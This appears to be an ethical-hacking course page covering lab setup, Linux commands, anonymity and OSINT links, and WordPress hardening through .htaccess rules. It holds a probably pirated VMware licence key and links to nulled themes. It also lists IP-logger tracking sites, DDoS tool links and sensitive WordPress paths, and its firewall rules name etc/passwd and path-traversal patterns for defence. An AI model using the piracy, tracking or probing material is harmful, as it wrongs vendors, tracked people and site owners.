


THIS IS ETHICAL HACKING COURSE. HOPE LEARN LOTS OF THINGS.LOTS OF LINKS AND TOOLS ARE PROVIDED. ENJOY YOUR LEARNING.



Lab Setup

Vmware : [Link](#) , [Link](#), [Link](#)


Kali: [Link](#), [old Kali](#)

Meltego: [link](#)

Metasploit : [link](#)

VMware Key : YY19A-6TX94-H88KQ-4NNXG-XAUF6

JDK : [Jdk 14.0.2](#) , [Jdk-16.0.1](#), [JDK-20.0](#), [jdk-20.0.1](#), [Link](#)



Linux Command

Top 50 Linux Commands You Must Know as a Regular User...

1. ls - view contents of directory (list)
2. pwd - path of the current directory
3. cd - change directory
4. mkdir - make new directory
5. mv - move files / rename files
6. cp - copy files
7. rm - remove files
8. touch - create blank new file
9. rmdir - delete directory
10. cat - list content of file to terminal
11. clear - clear terminal window
12. echo - move data into a file
13. less - Read text file one screen at a time
14. man - show manual of Linux commands
15. sudo - enables you to perform tasks that require administrative or root permissions
16. top - task manager in terminal
17. tar - used to archive multiple files into a tarball
18. grep - used to searching words in specific files
19. head - view first lines of any text file
20. tail - view last lines of any text file
21. diff - compares the contents of two files line by line
22. kill - used for killing unresponsive program
23. jobs - display all current jobs along with their statuses
24. sort - is a command line utility for sorting lines of text files
25. df - info about system disk
26. du - check how much space a file or directory takes
27. zip - to compress your files into a zip archive
28. unzip - to extract the zipped files from a zip archive
29. ssh - a secure encrypted connection between two hosts over and insecure network
30. cal - shows calendar
31. apt - command line tool for interaction with packaging system
32. alias - custom shortcuts used to represent a command
33. w - current user info
34. whereis - used to locate the binary, source, manual page files
35. whatis - used to get one-line man page description
36. useradd - used to create a new user
37. passwd - used to changing password of current user
38. whoami - print current user
39. uptime - print current time when machine starts
40. free - print free disk space info
41. history - print used commands history
42. uname - print detailed information about your Linux system
43. ping - to check connectivity status to a server
44. chmod - to change permissions of files and directories
45. chown - to change ownership of files and directories
46. find - using find searches for files and directories
47. locate - used to locate a file, just like the search command in Windows
48. ifconfig - print ip address stuff
49. ip a - similar to ifconfig but shortest print

50. finger - gives you a short dump of info about a user

KALI LINUX CHEAT SHEET ▲

1. Basic Commands:

- pwd: print working directory
- ls: list directory contents
- cd: change directory
- mkdir: creates a directory
- mv: moves a file
- cp: copies a file
- rm: removes a file
- cat: view contents of a file
- less: view contents of a file one page at a time
- more: view contents of a file one page at a time
- grep: search for text within files
- find: search for files
- chmod: change file/directory permissions
- man: view help/manual page for a command

2. Network and Security:

- ping: send ICMP echo request to host
- traceroute: show path of network hops
- netstat: show routing table and active connections
- nmap: Network Mapper (scanner)
- ifconfig: view/modify network interfaces
- tcpdump: capture network traffic
- wireshark: graphical network traffic analyzer
- arp: view arp table
- SSH: secure remote login
- WEP/WPA: wireless encryption protocols
- iptables: configure Linux firewall
- nessus: vulnerability scanner

3. System Administration:


- df: shows free/used disk space
- free: shows free/used system memory
- top: show running processes
- ps: show running processes
- uname: show system information
- uptime: show system uptime
- init: manage system run levels
- chown: change file/directory ownerships
- crontab: manage cron jobs
- useradd: add new user
- userdel: delete user
- groupadd: add new group
- groupdel: delete group

Top 50 Linux Commands You Must Know as a Regular User

ls - The most frequently used command in Linux to list directories

pwd - Print working directory command in Linux

cd - Linux command to navigate through directories



mkdir - Command used to create directories in Linux
mv - Move or rename files in Linux
cp - Similar usage as mv but for copying files in Linux
rm - Delete files or directories
touch - Create blank/empty files
ln - Create symbolic links (shortcuts) to other files
cat - Display file contents on the terminal
clear - Clear the terminal display
echo - Print any text that follows the command
less - Linux command to display paged outputs in the terminal
man - Access manual pages for all Linux commands
uname - Linux command to get basic information about the OS
whoami - Get the active username
tar - Command to extract and compress files in Linux
grep - Search for a string within an output
head - Return the specified number of lines from the top
tail - Return the specified number of lines from the bottom
diff - Find the difference between two files
cmp - Allows you to check if two files are identical
comm - Combines the functionality of diff and cmp
sort - Linux command to sort the content of a file while outputting
export - Export environment variables in Linux
zip - Zip files in Linux
unzip - Unzip files in Linux
ssh - Secure Shell command in Linux
service - Linux command to start and stop services
ps - Display active processes
kill and killall - Kill active processes by process ID or name
df - Display disk filesystem information
mount - Mount file systems in Linux
chmod - Command to change file permissions
chown - Command for granting ownership of files or folders
ifconfig - Display network interfaces and IP addresses
traceroute - Trace all the network hops to reach the destination
wget - Direct download files from the internet
ufw - Firewall command
iptables - Base firewall for all other firewall utilities to interface with
apt, pacman, yum, rpm - Package managers depending on the distro
sudo - Command to escalate privileges in Linux
cal - View a command-line calendar
alias - Create custom shortcuts for your regularly used commands
dd - Majorly used for creating bootable USB sticks
whereis - Locate the binary, source, and manual pages for a command
whatis - Find what a command is used for
top - View active processes live with their system usage
useradd and usermod - Add new user or change existing users data
passwd - Create or update passwords for existing users

Anonymous

Name	Link
IP Address Lookup	https://www.iplocation.net/ https://ipinfo.io/
Free Proxy	http://free-proxy.cz/en/ https://proxyscrape.com/free-proxy-list
Premium Proxy	https://proxyscrape.com/ https://intenseproxy.com/ luminati.io
Froud IP Checker	https://scamalytics.com/ip
IP Address Checker	https://whoer.net/ http://www.check2ip.com/
Mac Address Changer	https://technitium.com/tmac/ Link

Vpn For Mobile And PC :: Express Vpn, HMA Vpn, IPVanish, CyberGoast, Pure Vpn, VyprVPN

Chrome Extention : Windscribe, Setup

FOr PC: Touch, Hotspot Shield, Zenmate, DOTVPN

For ANDroid: Turbo Vpn, Hola VPN, Touch Vpn

Programming Language

Programming Language:: Python, Bash, assembly, C, Php, Java, Javascript, C++, SQL

Learn form Here:: [w3c School](#), [Sololearn](#), [Sattacademy](#), [Bangla PDF](#)

DDOS

Site Check :: [CheckIHost](#) , [IsItDownRightNow](#)

Tools :: [Github](#) , [Download](#)

Waf Check :: wafw00f

OSINT

Name	Sub Name	Links
For Ip Track		https://iplogger.org/ grabify.link https://www.iplocation.net/ www.google.com/maps
Domain	Domain Owner Info	https://whois.domaintools.com/ https://domainbigdata.com/
	DNS	https://smallseotools.com/domain-ip-lookup/ https://dnsdumpster.com/ https://www.ultratools.com/tools/dnsLookup https://dnschecker.org/ns-lookup.php
	Site Hosting Company Info	https://smallseotools.com/domain-hosting-checker/ https://hostingchecker.com/
	Reverse IP	https://www.yougetsignal.com/tools/web-sites-on-web-server/ https://hackertarget.com/reverse-ip-lookup/ https://www.whoishostingthis.com/ https://smallseotools.com/reverse-ip-lookup/ https://hackertarget.com/reverse-ip-lookup/ https://www.site24x7.com/find-ip-address-of-web-site.html
CMS	CMS Check	https://whatcms.org/ https://cmsdetect.com/ https://www.wpthemedetector.com/
	Chrome Extension	Wappalyzer , CMS-Detect
Site BuildWith	Extention	Whatruns
	Online Tools	https://builtwith.com/ https://sitereport.netcraft.com/ https://w3techs.com/sites
Extra Info	Domain Country Checker	Alexa , Country Flag Etc Browser Extension , Domain Age Checker , SSL Checker , Check Server Status , Website Speed Checker , Website Speed Chceker
	WEBSITE LINK COUNTER CHECKER	https://smallseotools.com/website-links-count-checker/ https://www.adminbooster.com/tool
Email Header	Online Tools	https://mxtoolbox.com/EmailHeaders.aspx https://www.whatismyip.com/email-header-analyzer/ https://chrome.google.com/webstore/detail/email-tracker-for-gmailm/ndnaehgpjlnokgebbaldlmgkapkpkjkb
Valid Mail	Online Valid Mail Checker	https://quickemailverification.com/ https://network-tools.com/
Email Recon		https://epieos.com

Some Extra Link :: [Link1](#) , [Link2](#), [Link3](#), [Link4](#)

Web Development

Domain: In the Internet, a domain name is a string that identifies a realm of administrative autonomy, authority or control. Domain names are often used to identify services provided through the Internet, such as websites, email services and more. **The Internet Corporation for Assigned Names and Numbers (ICANN)** is the non-profit organization that oversees the assignment of both IP addresses and domain names.

Domain Type:

TLD = Top Level Domain. Eg: .com, .org, .net, .info, .pw, .me etc. These are the highest level domains.


gTLD = Generic Top Level Domain. Top Level Domains that are not associated with any country are called gTLDs. .com, .org, .net, .info etc are few Generic Top Level Domains. And .in, .pk etc. are not Generic Top Level Domain.

SLD = Sub Level Domain: If there is anything before Domain Name then it is called Sub Level Domain. For example blog here at blog.linuxhostlab.com. Being Sub Level Domain. A Domain can have multiple Sub Level Domains. Like m.blog.linuxhostlab.com etc.

ccTLD = Country Code Top Level Domain. The domains that different countries have are Country Code Top Level Domains. Like .bd (Bangladesh), .pk (Pakistan), .us (America), .uk (United Kingdom), .in (India) etc.

Url structure:


The Anatomy of a URL



© <https://ahrefs.com/blog/seo-friendly-urls/>

ahrefs

Parts of a URL Structure





semrush.com

SEMRUSH

HOSTINGER

Three. Two. Online



Hosting: A web hosting service is a type of Internet hosting service that hosts websites for clients, i.e. it offers the facilities required for them to create and maintain a site and makes it accessible on the World Wide Web. Companies providing web hosting services are sometimes called web hosts.

cPanel: cPanel is web hosting control panel software developed by cPanel, LLC. It provides a graphical interface and automation tools designed to simplify the process of hosting a web site to the website owner or the "end user". It enables administration through a standard web browser using a three-tier structure.

Cpanel Items : Preference, Mail, File Manager, Logs, Security, Domain, Database, Software/service, Advanced

Demo Cpanel:

demo.cpanel.net:2083

Username : democom

passWord : DemoCoA5620

Demo WHM:trycpanel.net/index.html

Directadmin Demo : directadmin.com/demo.php

Wordpress: WordPress is a web content management system. It was originally created as a tool to publish blogs but has evolved to support publishing other web content, including more traditional websites, mailing lists and Internet forum, media galleries, membership sites, learning management systems and online stores.

A WordPress plugin is **a piece of software that “plugs into” your WordPress site**. Plugins can add new functionality or extend existing functionality on your site, allowing you to create virtually any kind of website, from ecommerce stores to portfolios to directory sites.

Wordpress Paid Theme And Plugin: weadown.com , wplocker.com wphive.com

Wordpress File Download: [Download](#) , [Configure File](#) , [Another File](#), [Video](#), [Video](#), [Video](#)

WordPress User Roles and Permissions

Administrator: On a regular WordPress website, the administrator role is the most powerful user role. Users with the administrator role can add new posts, edit posts by any users, and delete those posts. Plus, they can install, edit, and delete plugins and themes. Most importantly, admin users can add and delete users, and change information about existing users, including their passwords.

This role is basically reserved for site owners and gives you the full control of your WordPress blog. If you are running a multi-user WordPress site, then you need to be very careful who you assign an administrator user role.

Editor: Users with the editor role in WordPress have full control on the content sections your website. They can add, edit, publish, and delete any posts on the site, including the ones written by others. An editor can moderate, edit, and delete comments as well. Editors do not have access to change your site settings, install plugins and themes, or add new users.

Author: Users with the author role can write, edit, and publish their own posts. They can also delete their own posts, even if they are already published. When writing posts, authors cannot create new categories, but they can choose from existing ones. They can also add tags to their posts. Authors can view comments even those that are pending review, but they cannot moderate, approve, or delete any comments. They do not have access to site settings, plugins, or themes, so it is a fairly low-risk user role. The only exception is the ability to delete their own published posts.

Contributor: Users with the contributor role can add new posts and edit their own posts, but they cannot publish any posts. When writing posts they can choose from existing categories and create their own tags. The biggest disadvantage of the contributor role is they cannot upload files, so they can't add images to their posts. Contributors can also view all website comments, but they cannot approve or delete comments. Finally, they don't have access to website settings, plugins, or themes, so they cannot change any settings on your site.

Subscriber: Users with the subscriber role can login to your WordPress site, update their user profiles, and change their passwords. They can't write posts, view comments, or do anything else inside your WordPress admin area. This user role is particularly useful if you have a membership sites, online store, or another site where users can register and log in. If you want to create a custom login experience for your visitors, then see our guide on how to add a front-end login page and widgets in WordPress.

Security

For Access Theme: domain > abc.xyz > public_html > Wp-content > theme

For Access Plugin: domain > abc.xyz > public_html > Wp-content > plugin

Type of Wordpress Attack :: BruteForce Attack, BackDoors, Wordpress Core Vulnerabilities, SQLI, Plugin and Theme Vulnerabilities, XSS, DDOS, Malware [Link](#)

WordPress security checklist::

- ** Change the WordPress database table prefix
- ** Rename your login URL
- ** Use two-factor authentication
- ** Turn off Post comments
- ** Adjust your passwords
- ** Stop Using Pirated [null] Plugins & Themes
- ** Install an SSL certificate
- ** Take regular backups
- ** Always Use the Latest Version of WordPress, Plugins, and Themes
- ** Use WordPress Security Plugins
- ** Use Ddos Attack Protection
- ** Secure WordPress Hosting
- ** Protect

Login Panel : [WpsHideLogin](#) , [GoogleAuth](#)

Site Data Backup : [UpdraftsPlus](#)

Firewall : [Wordpress](#), [Sucuri](#)

Hide Your WordPress Version: wp-content > theme > currenttheme > function.php > edit
Appearance > Theme Editor > Function.php

```
function wp_version_remove_version() {  
    return "";  
}  
add_filter('the_generator', 'wp_version_remove_version');
```

Wp-Config ও .htaccess ফাইলের নিরাপত্তা

ওয়ার্ডপ্রেস সাইটের প্রাণ হল wp-config.php ফাইলটি। ওয়ার্ডপ্রেস সাইটের অনেক প্রয়োজনীয় তথ্য থাকে wp-config ফাইলে। অনুরূপ ভাবে ওয়ার্ডপ্রেস সাইটের .htaccess ফাইলটিও অনেক মূল্যবান। এখন আমরা দেখাবো কিভাবে wp-config ও .htaccess ফাইল সুরক্ষিত রাখা যায়। .htaccess ফাইল দ্বারা সহজেই এই কাজটি করা যায়।

এই জন্য আপনার সাইটের রুটের .htaccess ফাইলটি খুলুন ও নিচের লিখা গুলো পেস্ট করুন।

```
# PROTECT WP-CONFIG
<Files wp-config.php>
Order Allow,Deny
Deny from all
</Files>
```

```
# PROTECT .htaccess
<Files .htaccess>
Order Allow,Deny
Deny from all
</Files>
```

পেস্ট করা হয়ে গেলে .htaccess ফাইলটি সেভ করে নিন, তাহলেই আপনার Wp-Config ও .htaccess ফাইল সিকিউর হয়ে যাবে।

[Wordpress Bangla Security Book Download](#) [Wordpress Security Book](#)

Sentisitive Information Pathlist:

www.abc.xyz/wp-config.php
www.abc.xyz/wp-content/uploads
www.abc.xyz/wp-content/themes
www.abc.xyz/wp-content/plugins
www.abc.xyz/robots.txt
www.abc.xyz/.htaccess
www.abc.xyz/wp-login.php
www.abc.xyz/wp-content/uploads
www.abc.xyz/wp-json/
www.abc.xyz/wp-json/wp/v2/users
www.abc.xyz/wp-json/wp/v2/
www.abc.xyz/wp-json/wp
www.abc.xyz/wp-json/

Site Backup : [BackUpWordPress](#), [Backup to Dropbox](#), [BP-DB-Backup](#), [Goole Drive for WordPress](#), [UpdraftsPlus](#)

Change your Username: [_Link](#)

Prefix Changer : [_Link](#) When you Install this, Then go to database and then go to prefix box and rename the table name and BHOOM.

Wp-Config and .htaccess: Open the .htaccess and paste it and save it

```
# PROTECT WP-CONFIG
<Files wp-config.php>
Order Allow,Deny
Deny from all
</Files>
```

```
# PROTECT .htaccess
<Files .htaccess>
Order Allow,Deny
Deny from all
</Files>
```

CustomKey: Go to this [link](#), and you will find a key and go to wp-config.php then paste it and save it

Disabled Directory List: If you Find Those Link

<https://yourwebsite.com/wp-includes/js/jquery>
<https://yourwebsite.com/wp-includes/js/>
<https://yoursite.com/wp-content/uploads>
<https://yoursite.com/wp-includes/css>
<https://yoursite.com/wp-includes/>

that mean this directory is Open. Open the [.htaccess File](#)

```
# disable directory browsing
Options -Indexes
```

And Save it. Reference: [Link](#) [Link](#)

Remove Wordpress Version Number : Tools/Appearance > Theme File Editor > function.php
wp-content → themes → yourtheme → function.php

```
// remove version number from head & feeds
function disable_version() { return ""; }
add_filter('the_generator','disable_version');
remove_action('wp_head','wp_generator');
```

Remove hotlinking: open the .htaccess File

```
# HOTLINK PROTECTION - by BDTechZone LLC
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteCond %{HTTP_REFERER} !^$
RewriteCond %{REQUEST_FILENAME} -f
RewriteCond %{REQUEST_FILENAME} \.(gif|jpe?g?|png)$ [NC]
RewriteCond %{HTTP_REFERER} !^https?://([^.]+\.)?yoursite\. [NC]
RewriteRule \.(gif|jpe?g?|png)$ - [F,NC,L]
</IfModule>
```

in the 7th line you replace from yoursite to your Domain Name , suppose your Domain name abc.xyz
RewriteCond %{HTTP_REFERER} !^https?://([^.]+\.)?abc\. [NC]

save it.

Stop Automatic Spam : Go to Root Folder > .htaccess

```
# BLOCK NO-REFERRER SPAM - by BDTechZone
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteCond %{REQUEST_METHOD} POST
RewriteCond %{HTTP_USER_AGENT} ^$ [OR]
RewriteCond %{HTTP_REFERER} !.*bdtechzone.com.* [NC]
RewriteCond %{REQUEST_URI} /wp\~-comments\~-post\.php [NC]
RewriteRule .* - [F,NC,L]
</IfModule>
```

in the 6th line paste your Domain

```
RewriteCond %{HTTP_REFERER} !.*abc.xyz.* [NC]
```

Stop Access Bad Bots : Go to Root Folder > .htaccess

```
# BLOCK BAD BOTS
<IfModule mod_setenvif.c>
SetEnvIfNoCase User-Agent ^$ keep_out
SetEnvIfNoCase User-Agent (casper|cmsworldmap|diavol|dotbot) keep_out
SetEnvIfNoCase User-Agent (flicky|ia_archiver|jakarta|kmccrew) keep_out
SetEnvIfNoCase User-Agent (libwww|planetnetwork|pycurl|skygrid) keep_out
SetEnvIfNoCase User-Agent (purebot|comodo|feedfinder) keep_out
<Limit GET POST PUT>
Order Allow,Deny
Allow from all
Deny from env=keep_out
</Limit>
```

</IfModule>

Firewall : Go to Root Folder > .htaccess

```
# 5G FIREWALL
# 5G:[QUERY STRINGS]
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
RewriteCond %{QUERY_STRING} (environ|localhost|mosconfig|scanner) [NC,OR]
RewriteCond %{QUERY_STRING} (menu|mod|path|tag)\=\.?/? [NC,OR]
RewriteCond %{QUERY_STRING} boot\.ini [NC,OR]
RewriteCond %{QUERY_STRING} echo.*kae [NC,OR]
RewriteCond %{QUERY_STRING} etc/passwd [NC,OR]
RewriteCond %{QUERY_STRING} \=\\%27$ [NC,OR]
RewriteCond %{QUERY_STRING} \=\\\'$ [NC,OR]
RewriteCond %{QUERY_STRING} \.\./ [NC,OR]
RewriteCond %{QUERY_STRING} \: [NC,OR]
RewriteCond %{QUERY_STRING} \[ [NC,OR]
RewriteCond %{QUERY_STRING} \] [NC]
RewriteRule .* - [F]
</IfModule>
```

```
# 5G:[USER AGENTS]
<IfModule mod_setenvif.c>
SetEnvIfNoCase User-Agent ^$ keep_out
SetEnvIfNoCase User-Agent (casper|cmsworldmap|diabol|dotbot) keep_out
SetEnvIfNoCase User-Agent (flicky|ia_archiver|jakarta|kmccrew) keep_out
SetEnvIfNoCase User-Agent (libwww|planetnetwork|pycurl|skygrid) keep_out
<Limit GET POST PUT>
Order Allow,Deny
Allow from all
Deny from env=keep_out
</Limit>
</IfModule>
```

```
# 5G:[REQUEST STRINGS]
<IfModule mod_alias.c>
RedirectMatch 403 (https?|ftp|php)\://
RedirectMatch 403 /(cgi|https?|ima|ucp)/
RedirectMatch 403 (\=\\\'|\=\\%27|/\\"/>

```

```
RedirectMatch 403 /function\.array\.-rand
RedirectMatch 403 \)\;\$\{(this\)\.html\((
RedirectMatch 403 proc/self/envIRON
RedirectMatch 403 msnbot\.htm\)\.\_
RedirectMatch 403 /ref\.outcontrol
RedirectMatch 403 com\_cropimage
RedirectMatch 403 indonesia\.htm
RedirectMatch 403 \{\$itemURL\}
RedirectMatch 403 function\(\)
RedirectMatch 403 labels\.rdf
</IfModule>
```

```
# 5G:[BAD IPS]
<Limit GET POST PUT>
Order Allow,Deny
Allow from all
Deny from 184.56.246.23
Deny from 195.10.218.132
Deny from 208.91.57.65
Deny from 209.190.3.218
Deny from 64.15.156.15
Deny from 86.175.86.170
Deny from 91.121.
Deny from 41.206.13.3
Deny from 207.177.225.66
Deny from 137.82.182.121
Deny from 79.125.81.232
Deny from 24.66.27.191
Deny from 216.40.231.210
Deny from 151.42.146.98
Deny from 77.191.130.244
Deny from 115.79.13.174
Deny from 84.189.184.170
</Limit>
```

Stop Your Proxy : Go to Root Folder > .htaccess

```
# BLOCK PROXY VISITS
<IfModule mod_rewrite.c>
RewriteEngine on
RewriteCond %{HTTP:VIA} !^$ [OR]
RewriteCond %{HTTP:FORWARDED} !^$ [OR]
RewriteCond %{HTTP:USERAGENT_VIA} !^$ [OR]
RewriteCond %{HTTP:X_FORWARDED_FOR} !^$ [OR]
RewriteCond %{HTTP:PROXY_CONNECTION} !^$ [OR]
RewriteCond %{HTTP:XPROXY_CONNECTION} !^$ [OR]
RewriteCond %{HTTP:HTTP_PC_REMOTE_ADDR} !^$ [OR]
RewriteCond %{HTTP:HTTP_CLIENT_IP} !^$
RewriteRule .* - [F]
```


</IfModule>

wp-content → themes → yourtheme → header.php

```
